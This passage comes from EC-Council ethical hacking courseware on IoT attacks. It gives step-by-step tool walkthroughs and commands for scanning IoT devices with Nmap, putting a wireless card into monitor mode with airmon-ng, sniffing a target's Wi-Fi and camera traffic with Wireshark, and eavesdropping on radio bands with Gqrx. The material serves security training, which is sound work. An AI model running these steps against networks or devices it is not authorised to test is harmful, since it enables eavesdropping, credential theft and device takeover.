



Figure 18.31: Scanning using Nmap

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Vulnerability Scanning using RIoT Vulnerability Scanner


Source: *https://www.beyondtrust.com*

Retina IoT (RIoT) vulnerability scanner identifies at-risk IoT devices, such as IP cameras, DVRs, printers, and routers. This tool gives an attacker's view of all the IoT devices and their associated vulnerabilities. Utilizing precise information such as server banner and header data, RIoT will pinpoint the make and model of a particular IoT device. It also performs tests to find whether that device is using default or hard-coded credentials for telnet, SSH, or basic HTTP authentication, which are the preferred attack vectors that botnets initially use to breach a system. Using this tool, an attacker can specify a target IP or IP range to identify vulnerabilities. RIoT vulnerability scanner allows attackers to identify vulnerable IoT devices, check for default or hard-coded passwords, and perform external scans to identify IoT vulnerabilities.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 18.32: Screenshot of RIoT vulnerability scanner

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Sniffing using Foren6

Source: http://cetic.github.io

Attackers use tools such as Foren6 to sniff the traffic of IoT devices. Foren6 is a non-intrusive 6LoWPAN network analysis tool. It leverages passive sniffer devices to reconstruct a visual and textual representation of network information to support real-world IoT applications.

Foren6 uses sniffers to capture 6LoWPAN traffic and renders the network state in a graphical user interface (GUI). It detects routing problems. The Routing Protocol for 6LoWPAN Networks, RPL, is an emerging IETF standard. Foren6 captures all RPL-related information and identifies abnormal behaviors. It combines multiple sniffers and captures live packets from deployed networks in a non-intrusive manner.

For example, the basic steps to analyze a real 6LoWPAN network using a Contiki-based sniffer module are as follows:

- Open **Foren6**, after installation
- Now, open the "**Manage Sources**" dialog by clicking the **Manage Sources** button in the Toolbar or from the "**File**" menu
- In this dialog, remove any existing entries in the top section by selecting each individual element and hitting the '**Remove**' button
- Next, add a new source by specifying the three fields, as shown below:
  - **Target**: Type the path to the USB device (example: /dev/ttyUSB0)
  - **Channel**: The integer value of the channel you want to sniff (1 to 26)
  - **Type**: Select sniff

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Click the **Add** button when the above information is entered
- If the device is found by the application, it will appear in the list of available devices. If your device exists, but you get an error at this point, it is likely that the user running Foren6 does not have permission to access that serial device. Then, launch the Foren6 application as root.
- Hit the **Close** button to return to the main window
- Click the **Start** button (which will now be enabled) to launch a packet capture




Figure 18.33: Sniffing using Foren6





Figure 18.34: Screenshot of Foren6 showing various result panes

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Sniffing using Wireshark

Many IoT devices, such as security cameras, host a website for controlling or configuring the cameras from a remote location. These websites mostly implement the insecure HTTP protocol instead of HTTPS, and are vulnerable to various attacks. If the cameras are using default factory credentials, an attacker can easily intercept all the traffic flowing between the camera and web application and further gain access to the camera itself. Attackers can use tools such as Wireshark to intercept such traffic and decrypt the Wi-Fi key of the target network.

Steps used by attackers to sniff wireless traffic of a web camera:

- Run Nmap to identify IoT devices using insecure HTTP ports for transmitting data:

  nmap -p 80,81,8080,8081 <Target IP address range>

- Now, set up your wireless card in monitor mode and identify the channel used by the target router for broadcasting. For this, run **ifconfig** to identify your wireless card, here: **wlan0**
- Run **Airmon-ng** to put the wireless card in monitor mode:

  airmon-ng start wlan0

- Next, run **Airodump-ng** to scan all the nearby wireless networks:

  airodump-ng start wlan0mon

- Now, discover the target wireless network and note down the corresponding channel to sniff the traffic using Wireshark
- Next, set up your wireless card to listen to the traffic on the same channel. For example, if the target network's channel is 11, run **Airmon-ng** to set your wireless card listening on channel **11**:

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
airmon-ng start wlan0mon 11
```

- Launch **Wireshark** and double-click the interface that was kept in monitor mode, here **wlan0mon**, and start capturing the traffic

After sniffing the traffic, attackers can decrypt the WEP and WPA keys using Wireshark and can hack the target IoT device to steal sensitive information.





Figure 18.35: Screenshot of Wireshark

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Analyzing Spectrum and IoT Traffic

Analyzing Spectrum using Gqrx

Source: *http://www.gqrx.dk*

Gqrx is an SDR implemented with the help of the GNU Radio and Qt GUI tool. Attackers use hardware devices such as FunCube dongles, Airspy, HackRF, and RTL-SDR along with Gqrx SDR, to analyze the spectrum. Attackers use Gqrx to observe the frequency bands of temperature/humidity sensors, light switches, car keys, M-bus transmitters, etc. Gqrx can also enable an attacker to listen to or eavesdrop on radio FM frequencies or any radio conversations.

Steps to analyze the spectrum using Gqrx:

- The Gqrx and GNU Radio package consists of all Gqrx utilities. To install this package, use the command given below:

  ```
  apt-get install gnuradio gqrx
  ```

  Attackers use hardware tools such as the FunCube Dongle Pro+, connecting it to the USB-2 port on a PC to analyze various frequency bands

- Launch Gqrx using the following command:

  ```
  gqrx
  ```

  This command opens the input/output configuration window

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 18.36: Gqrx configuration dialog box

- Click on the **Start/Stop** button to activate/deactivate Gqrx
- Once Gqrx is activated, the central window displays frequencies and their noises can be heard via a headphone or speaker




Figure 18.37: Screenshot of Gqrx

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

By changing the FFT settings (located at the bottom right side), you can capture and analyze different frequencies in the vicinity

Analyzing IoT Traffic using IoT Inspector

Source: *https://www.iot-inspector.com*

Attackers use tools such as IoT Inspector to discover target IoT devices and analyze their network traffic to identify vulnerabilities. IoT Inspector helps the attacker to breach privacy and security mechanisms. This tool projects the vulnerabilities in the form of tables and graphs. It also allows the attacker to record and replay all information from the communicating devices to gather sensitive information.

IoT Inspector automatically scans and displays the available devices in the network. Selecting the target device can display the network activities and communication endpoints of that device. Upon clicking "network activities," it displays a live chart of the traffic the device is accessing, and the communication endpoints will display the services the IoT device has received.

